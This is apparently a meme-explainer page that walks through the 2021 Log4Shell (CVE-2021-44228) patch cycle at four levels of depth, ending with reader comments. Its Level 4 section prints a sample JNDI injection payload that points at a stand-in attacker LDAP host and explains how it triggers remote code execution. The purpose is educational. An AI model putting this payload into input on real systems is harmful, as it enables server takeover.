The Never-Ending Log4j Patch Cycle of 2021
Why is this Security meme funny?
Level 1: Patching a Leaky Boat
Imagine you’re on a big boat 🚢. One day, you discover a hole in the boat’s hull and water is gushing in. This is obviously dangerous – if too much water comes in, the boat could sink. So you grab your tools and quickly patch the hole to stop the leak. Phew! The boat is safe again, and everyone relaxes.
But the next morning, uh-oh, there’s another hole in the boat, in a different spot, leaking water. The captain comes to you, looking worried, and says, “I need you to fix this new leak right now!” So you rush and fix that hole, too. Crisis averted... until the following day, when yet another leak appears! Once again, the captain urgently asks, “Please fix it, we’re taking on water!” You fix that one as well, but by now you’re getting pretty tired of all these surprises.
After a few days of this, it starts to feel a little crazy – every day a new leak, and every day the captain is “once again asking” you to patch it. It’s serious because, of course, you don’t want the boat to sink. But you might also start to laugh at how absurd it is that you keep doing the same emergency repair over and over. You’re thinking, “Really, again? Didn’t I just do this?!”
In this simple story, the boat is like a computer system, and the leaks are like bugs or security problems that could cause a lot of damage if not fixed. The captain who keeps asking you to fix things is like your boss or the security team saying “we have to fix this issue now!” each time. It’s a bit funny (in a head-shaking way) because of how repetitive it is – you patch one hole, then another pops up, then another. It turns into a game of whack-a-mole, where no matter how many moles (or leaks) you whack, a new one keeps appearing.

The meme with Bernie Sanders captures this feeling. Bernie is standing there like the tired captain, saying he’s “once again asking” for a fix. It’s humorous because you can almost hear the sigh in his voice – it’s the sigh of someone who’s had to give the same instruction too many times. Even if you’re not a tech person, you’ve probably experienced something similar in everyday life: like a teacher reminding the class for the fifth time to settle down, or a parent saying “clean your room” for the third day in a row. It mixes a bit of frustration with a wink of comedy.
So, the core idea is: sometimes in technology (and in life), we have to tackle the same problem repeatedly, and it gets tiring. Seeing a famous figure like Bernie play the role of the one asking yet again makes us smile. It’s a way of finding a little lightheartedness in an otherwise stressful, ongoing situation. In the end, just like keeping a boat afloat by patching leaks, those developers kept our software safe by patching that Log4j issue — even if they had to hear “once again, please fix it” one time too many!
Level 2: Logging Gone Wrong
This meme shows U.S. politician Bernie Sanders in his famous pose saying, “I am once again asking…” In internet culture, that phrase became a popular meme used whenever someone has to beg or urgently ask for something over and over. In the top corner of the image it even says “Bernie”, making it clear it’s referencing that meme format. Normally, Bernie was asking for campaign support, but people replace the second half of the phrase to make jokes. Here, the caption asks: “I am once again asking you to fix a Log4j vulnerability.”
Let’s break down what that means in simpler terms:
- Log4j: This is the name of a very common Java logging library. “Logging” means recording information about what a software program is doing (like errors, or events) to a file or console, so developers can debug or keep an audit trail. Log4j has been a go-to tool for Java developers to handle all those printouts and log files in their applications.
- Vulnerability: In software, a vulnerability is a weakness or bug that can be exploited by hackers or malicious actors. Think of it like a security hole in a program. If there’s a vulnerability, it means there’s a way for bad guys to do something harmful or unauthorized in that software.
- Log4j vulnerability: So putting it together, this refers to a serious security hole found in the Log4j library. This was a real thing that happened – a bug in Log4j (often nicknamed “Log4Shell”) allowed attackers on the internet to potentially break into systems or run their own code just by causing the system to log a certain special string. In nerd speak, it was a remote code execution flaw, meaning an attacker could make your computer run code from far away. That’s about as dangerous as it sounds!
In December 2021, this Log4j vulnerability became front-page news in the tech world. It received the official ID CVE-2021-44228, but most people just called it Log4Shell. It was a big deal because Log4j is used everywhere. Imagine a popular tool or library that millions of programs rely on – when a critical bug is discovered in it, all those programs become vulnerable at once. This led to a global rush to patch the issue. Patching means updating or fixing the software to close the security hole. It’s like when your phone gets an urgent security update – you install it to keep safe. Here, developers had to install an update for the Log4j library in all their applications to secure them.
Now, why is Bernie asking “once again” to fix it? The phrase “once again” implies this isn’t the first time. And indeed, during the Log4j/Log4Shell incident, it wasn’t a one-and-done fix. Initially, everyone scrambled to update Log4j to a safe version (the first patch). But then, shortly after, new information came out that the first patch didn’t completely solve the problem – there were more vulnerabilities related to it. So teams had to go back and update again to another new version. It was an evolving situation with multiple rounds of fixes (there ended up being a second and even a third patch version in quick succession). You can imagine the groans in each engineering team: “Wait, we have to fix it again?”
So the meme humorously portrays Bernie Sanders as if he were a tired IT manager or security lead, coming back to the developers repeatedly: “I am once again asking you to fix (yet another) Log4j vulnerability.” It captures the frustration and urgency everyone felt. By that point, developers were joking about how many times they had to address this one issue. It was a relatable dev experience because virtually every company using Java was going through the same motions of checking and patching their systems, not just once but several times. The meme gave everyone a chance to laugh at our collective struggle.
A few key concepts and why this was such a headache:
- Dependency Management: Log4j is a dependency in many projects. That means it’s external code your application uses. Modern software often pulls in hundreds of such libraries (for logging, database access, etc.). Keeping track of them is called dependency management. Here, the challenge was finding every place Log4j was used. Some projects included it directly, but others had it as a transitive dependency – meaning it came along with another library. For example, you might use Library A, and Library A uses Log4j internally. You might not even know Log4j is in your app unless you dig into the dependency list. This is often referred to as dependency hell when it becomes very hard to manage all these outside pieces.
- Security Vulnerabilities: When a big security flaw is revealed, time is of the essence. Bad actors are quick to exploit it. With Log4Shell, within days (or hours) of the vulnerability becoming public, hackers around the world were scanning the internet for any server that hadn’t patched yet. It was like knowing a master key works on every door – and racing to change the locks before thieves use the key. This pressure meant engineers dropped everything to focus on security for a while. New features? Can wait. Bugs in your own code? Also can wait. A critical Security issue takes priority because the cost of not fixing it could be catastrophic (data breaches, system takeovers, etc.).
- Bugs and Fixes: This scenario also showed that fixing bugs under pressure can lead to new bugs. The maintainers of Log4j were in a race to plug the hole, and the first patch had some oversights (not uncommon when rushing). So, there was an iterative process: fix one part, then discover another related problem, fix that, and so on. It’s a bit like peeling an onion – sometimes one fix uncovers another layer of issues. Developers learned about it via new security advisories (official announcements) that kept coming, hence the feeling of an endless cycle.
For a junior developer or someone new to this, it might have been the first time seeing a global emergency in software. Imagine your inbox or Slack blowing up with messages like “URGENT: Log4j vulnerability – must patch now.” If you’ve only ever dealt with small bugs in your own code, it’s eye-opening to see a critical bug in a common library suddenly become everyone’s problem. Teams that never interact were all fixing the same thing in parallel. It’s actually a testament to how interconnected software is.
The Bernie meme simplifies all that shared drama into one image: a familiar face making a plea that we all heard (or made) multiple times that month. It’s funny to developers because it’s true – we really did feel like we were being asked again and again to deal with Log4j. And using Bernie’s meme (which was already a bit of an exhausted ask in tone) adds an extra layer of “I’m so tired of this, but here I go again.”
In summary, this meme is a crossover between pop culture and a very niche tech incident. To understand it, you just need to know that:
- Log4j was broken in a scary way (security-wise),
- Pretty much every company using it had to urgently fix it,
- They had to fix it more than once,
- Everyone was super tired of it by the end.
Bernie’s “I am once again asking…” format perfectly conveys that mix of urgency and tired repetition. Even if you didn’t personally patch Log4j, you can relate it to any time you’ve had to fix the same problem multiple times and just sighed, “here we go again.” It’s a bit of comedy after a stressful event, and it helped developers vent and bond over the experience.
Level 3: Patch, Rinse, Repeat
If you were a developer or ops engineer in late 2021, the phrase “Log4j vulnerability” might still give you PTSD. The Bernie Sanders meme here perfectly encapsulates that hectic period. Bernie, bundled up in his winter coat, looks like your tired CTO or security lead addressing the company: “I am once again asking you to fix a Log4j vulnerability.” For those of us who lived through the Log4Shell saga, this image is painfully relatable and darkly funny at the same time.
Why is it so on-point? Because by the time this meme was circulating, teams had already patched Log4j once — and then had to do it again (and again). The humor comes from that exhausted, here-we-go-again energy. Bernie’s well-known meme format (from when he said “I am once again asking for your financial support”) became a template for any repetitive plea, especially one made with a mix of urgency and fatigue. Swap out “financial support” for “fix a Log4j vulnerability,” and suddenly you have every DevSecOps lead’s vibe during December 2021.
Let’s set the scene that so many developers remember:
- Zero-day panic: Early December, a critical advisory drops out of nowhere. A serious security vulnerability in Log4j is letting hackers run wild. Severity 10/10. It’s all over Twitter, tech forums, even mainstream news. 🌩️
- Fire-drill mode: Companies big and small go into crisis response. PagerDuty alarms are ringing. Slack channels light up. Managers are rounding up devs like it’s an emergency fire evacuation: “All hands on deck, we need to patch this NOW.”
- Patch #1: Engineers work late, combing through codebases to update to Log4j 2.15.0. It’s a frantic scavenger hunt through Maven/Gradle dependencies, internal packages, old apps nobody touched in years. You think you’ve got it covered after a marathon effort.
- Déjà vu – Patch #2: A day or two later, new alert: “Actually, that fix wasn’t complete. Upgrade to 2.16.0 ASAP.” Cue the groans. This time it’s a mix of disbelief and gallows humor: “You’ve got to be kidding… we’re doing this again?” But back to the grind we go – rebuild, retest, redeploy, one more time with feeling.
- And… Patch #3: Just when teams thought the nightmare was over, yet another bulletin (2.17.0) appears to address additional issues. At this point it’s almost comical – if you weren’t so sleep-deprived. The meme could have been “I am once again asking you to update Log4j… again.” 🔁
By the third round, patch management fatigue had set in hard. People joked that “Log4j” had become its own mini-season of work: forget feature development, the remainder of 2021 turned into Log4Shell remediation. We watched our sprint plans go up in flames because nothing was as critical as putting out this security fire. It was a textbook security incident response: drop everything and fix the damn bug before the bad guys break in (many were probably already trying).
The meme nails this Groundhog Day of patching with Bernie’s familiar pleading expression. For senior engineers, it invokes that weary feeling of we’ve been here before. It’s not the first time a widespread bug demanded urgent action (veterans remember the scramble for Heartbleed in 2014, or the frenzy around Shellshock). But Log4Shell was uniquely draining because it hit so many systems at once and during the holiday season to boot. There was a bitter joke floating around: “All I want for Christmas is no more Log4j vulnerabilities.”🎄
From an experienced dev perspective, a few things made this situation especially humorous (in hindsight) and stressful (in the moment):
- The irony of a logger causing chaos: Logging is supposed to be the safe, boring part of an app. It’s how we debug and audit, not where we expect production failures. Discovering that a logging library could open a security hole big enough to drive a truck through was absurd. It’s like finding out the fire extinguisher can spontaneously start fires. That absurdity isn’t lost on senior devs — hence the half-amused, half-frustrated chuckles.
- “Just bump the version,” they said… 💥: Normally, updating a library is routine. But when everyone yells “patch now!” simultaneously, you quickly learn that “just bump the version” isn’t trivial in real life. Maybe the new version conflicts with something, or your build breaks, or a dozen microservices all need coordinated releases. It’s dependency hell at scale. The meme hints at this with its very existence — if it were truly easy, we wouldn’t have needed Bernie to beg, right?
- Transitive dependency treasure hunt: Many of us discovered Log4j in corners of our systems we never knew about. Maybe it was bundled in a third-party jar, or an older service still using Log4j 1.x (that’s a whole different can of worms). Hunting down these nested dependencies felt like a tech scavenger hunt. On day one, you patch the obvious places. By day three, you’re grepping through binary files for “log4j” because there’s that one legacy app nobody remembers who built, and surprise — it’s vulnerable. The meme’s “once again asking” hits home because it sure felt like every time we turned around, another project needed attention.
- Organizational pressure: Imagine every manager from the CEO down asking for status updates. Cybersecurity agencies were issuing advisories, news outlets were reporting it; even non-tech executives knew “Log4j = bad”. It put huge pressure on dev teams. Bernie in the meme could be the voice of your over-caffeinated VP of Engineering popping into the team chat: “Any update on Log4j? Please fix it immediately if you haven’t!” By the tenth check-in, you’re like “Yes, once again, we are fixing it…” 🙄. The meme perfectly captures that exasperation.
- Shared trauma (and memes as coping): In the throes of the crisis, one of the ways developers coped was by joking about it. Memes flooded Reddit and Twitter – it’s a form of commiseration. Seeing Bernie plead one more time made us laugh because if we didn’t laugh, we might cry. It turned a real stressor into something we could nod and smirk at. That’s classic programmer humor: turning pain into punchlines. The RelatableDevExperience tag is no joke here – anyone who was on-call that week feels a kinship from this ordeal.
Through a cynical veteran lens, the whole Log4j episode also highlighted how technical debt and quick fixes can accumulate. Many teams had postponed updates or were unaware of what libraries they were even using. When Log4Shell hit, all that debt came due. It’s a snarky reminder that in software, “An ounce of prevention is worth a pound of cure.” Or put less politely, “keep your libraries up to date, or you’ll be updating them under duress at 3 AM while Bernie-mode bosses watch over your shoulder.” Lesson learned… until the next critical bug, of course.
In summary, at this senior/expert level, the meme’s humor comes from truth: we really did endure a repetitive, chaotic patch cycle, and seeing a famous figure like Bernie essentially play the role of our beleaguered security team is both amusing and cathartic. It’s the laugh of recognition. We’re laughing not because security breaches are funny (they aren’t), but because the situation was so absurdly stressful and universal that all you can do now is chuckle and say, “Yep, I remember that. Never again, please.”
Level 4: JNDI Pandora's Box
In December 2021, the now-infamous Log4Shell vulnerability (CVE-2021-44228) sent shockwaves through the developer and security communities. This critical flaw turned the ubiquitous Log4j logging library into a gateway for remote code execution (RCE) attacks. At its core, the exploit abused an unexpected feature: JNDI lookups embedded in log messages.
JNDI (Java Naming and Directory Interface) is a feature in Java that lets you retrieve data or objects by name, often from remote directories like LDAP servers or other naming services. It was originally meant for convenient configuration lookups or resource discovery in enterprise systems. But in Log4j’s case, this convenience became a Pandora’s box. Version 2.x of Log4j would automatically interpret special ${...} patterns in log messages. For example, if a log message contained a string like ${jndi:ldap://...}, Log4j would try to fetch whatever resource was referenced.
Attackers quickly realized they could exploit this behavior: by tricking an application into logging a specially crafted string, they could make the server reach out to a malicious LDAP server and load untrusted code. In effect, just writing an attack string to the logs could cause your server to download and run the attacker’s payload. A simple error message or user input turned into a full-blown RCE trigger. Here’s a simplified example of how a malicious log entry could open a backdoor:
// Malicious input that triggers a JNDI lookup:
String payload = "${jndi:ldap://attacker.example.com/Exploit}";
logger.error("User not found: " + payload);
// Log4j (vulnerable) will interpret the ${jndi:...} pattern and reach out to attacker.example.com.
// The attacker’s LDAP server can respond with a path to a malicious "Exploit" class.
// Log4j then loads and executes that code within the application, hijacking the server.
This is how Log4Shell worked: the logger sees ${jndi:ldap://attacker...} and obligingly says, “Sure, I’ll go fetch that!” The “fetch” is actually a request to the attacker’s server, which responds with evil Java bytecode. Log4j then unwittingly executes it. It turned the humble act of logging into a potential Trojan horse. Logging data (usually harmless text) crossed a security boundary and became active code. This broke a fundamental rule of software security: never mix untrusted data with code execution. It’s akin to an SQL injection attack, but here the injection happened via a log entry and JNDI. The result was a nightmare scenario — an attacker could exploit any public-facing service that simply logs user input. No password required, no fancy multi-step hack — one string in the logs was enough to pwn the system.
What made this exploit especially disastrous was Log4j’s ubiquity. Log4j is one of the most common logging frameworks in the Java world – from tiny hobby apps to enterprise platforms, millions of systems relied on it. Many projects had Log4j embedded deep in their dependency tree (sometimes as a transitive include pulled in by another library). That meant organizations had to hunt through countless modules to find where this vulnerable logger was hiding. It was a true supply chain vulnerability: even if your code didn’t use Log4j directly, some third-party component or transitive dependency might, leaving you exposed. Suddenly, every Java-based service, microservice, and application had a big question mark: “Are we using Log4j somewhere under the hood, and if so, is it a vulnerable version?” The attack surface was enormous.
The immediate fix for CVE-2021-44228 was to upgrade Log4j to a safe version (the team rushed out Log4j 2.15.0 to disable this risky lookup mechanism by default). But the chaos didn’t end there. The initial patch was incomplete – security researchers found that in certain non-default configurations, the vulnerability was still exploitable (this became a second flaw, CVE-2021-45046). In response, the Log4j maintainers completely removed JNDI lookup support in 2.16.0. Then, incredulously, a new problem surfaced: the fix in 2.16.0 introduced a potential denial-of-service issue (CVE-2021-45105). So the team had to release 2.17.0 (for Java 8) and similarly patched versions for other Java releases. In the span of roughly ten days, Log4j had three separate CVEs and multiple patch versions.
It felt like a security game of whack-a-mole: patch one hole, then discover another. Engineers who had hurried to deploy 2.15.0 found themselves once again rebuilding systems for 2.16.0, then yet again for 2.17.0. As one patch led to another, the Bernie meme’s plea – “I am once again asking you to fix a Log4j vulnerability” – went from joke to reality. Teams literally got multiple “urgent update” emails in a week, each time thinking “didn’t we just do this?”. The phrase patch management fatigue became very real.
In the thick of it, many teams deployed temporary mitigations to buy time. One common trick was setting a JVM flag to disable lookups: -Dlog4j2.formatMsgNoLookups=true (for older versions, some even went as far as manually deleting the JndiLookup.class from the Log4j JAR). These stop-gaps were crude but necessary for systems where a full update and redeploy would take time. It was like plugging a leaking dam with chewing gum – not pretty, but it slowed the flood until a proper fix was in place.
Under the hood, the Log4j fiasco taught (or reminded) developers of some deep truths:
- Even “safe” utility code can harbor dangerous design flaws. In this case, a logger performing network lookups blurred the line between data and code – a recipe for disaster.
- The transitive dependency nightmare is real: you’re as weak as the weakest link in your software supply chain. A tiny library buried in your project can compromise the whole system.
- “Just patch it” is easier said than done at scale. Coordinating updates across hundreds of services and teams is a massive operational challenge, especially under attack pressure.
- Old features often become liabilities. JNDI and similar dynamic resolution features were added for flexibility back in a more “trusted” era of computing. In today’s hostile internet landscape, they’re an open door for exploits. Backward compatibility sometimes bites back.
From an academic perspective, Log4Shell is a textbook example of an injection vulnerability and broken trust boundaries. It’s the sort of bug that makes it into security conferences and research papers. There’s a parallel to be drawn with earlier exploits like deserialization bugs and the classic “Little Bobby Tables” SQL injection comic – they all exploit software that blindly executes untrusted input. Log4j’s case was especially severe because the exploit vector was so trivial to trigger and so widespread. It forced almost every company running Java to examine their entire stack for a single flawed component.
In summary, this level-4 deep dive highlights why the Bernie meme struck a chord: the Log4j flaw wasn’t just another bug – it was a complex, far-reaching incident that demanded multiple rounds of urgent fixes. The meme’s phrasing perfectly captures the weary frustration of senior engineers who spent those weeks living and breathing Log4j patches. It’s funny in hindsight because it’s true: we really were “once again” being asked to fix that vulnerability… and then fix it again.
Description
This meme leverages the popular 'I am once again asking' format featuring US Senator Bernie Sanders. In the image, Sanders is shown outdoors in a winter coat, looking directly at the viewer with a sincere expression. The text overlay reads, 'I am once again asking you to fix a log4j vulnerability.' A 'Bernie' campaign logo is visible in the upper right, and an 'imgflip.com' watermark is in the bottom left. This meme perfectly captures the sentiment of the tech community in mid-December 2021 during the Log4Shell crisis. After the initial critical vulnerability (CVE-2021-44228) was disclosed, subsequent related vulnerabilities were discovered, requiring developers and SREs to apply multiple patches in rapid succession. The humor lies in the feeling of exhaustion and repetition, as if a weary project manager (or the CVE feed itself) is repeatedly returning with the same dreadful request. It deeply resonates with senior engineers who experienced the high-stress, all-hands-on-deck effort to mitigate a constantly evolving, widespread security threat

Comments
9Comment deleted
The product owner's Jira workflow for Log4j was just cloning the 'Patch Now' ticket and adding '-again' to the summary every 48 hours
If dependency resolution were democratic, that Log4j jar would have been filibustered into production long after the exploit POCs hit GitHub
The real vulnerability isn't in Log4j - it's in believing your dependency scanner caught all 47 transitive dependencies that somehow pulled in log4j-core-1.2.17 through a build plugin you forgot existed
Once again, because 'we patched Log4j' just means the scanner hasn't reached the shaded jar inside the vendor appliance nobody has root on
After the Log4Shell vulnerability dropped in December 2021, security teams everywhere became Bernie Sanders - perpetually asking developers to patch their dependencies while watching the same vulnerable Log4j versions persist across production systems like an eternal winter. The real vulnerability wasn't in the code; it was in our collective belief that 'we'll upgrade our dependencies next sprint.'
We excluded log4j-core in the pom, SBOM went green, and the pager still fired - turns out a vendor fat JAR shaded 2.14.1 three levels deep; our dependency “DAG” is actually a Matryoshka
Log4j: proving even logs can JNDI-dial home for RCE, turning every enterprise dep tree into a phonebook of doom
Every time we declare “no Log4j here”, Maven resolves 37 transitive deps and a shaded vendor fat jar reintroduces JNDI - security’s email has basically become a cron job for CVE-2021-44228
If I had a nickel for every time people opened a Github log4j issue on my Python projects, I'd have two nickels. Which isn't a lot, but it's weird that it happened twice. Comment deleted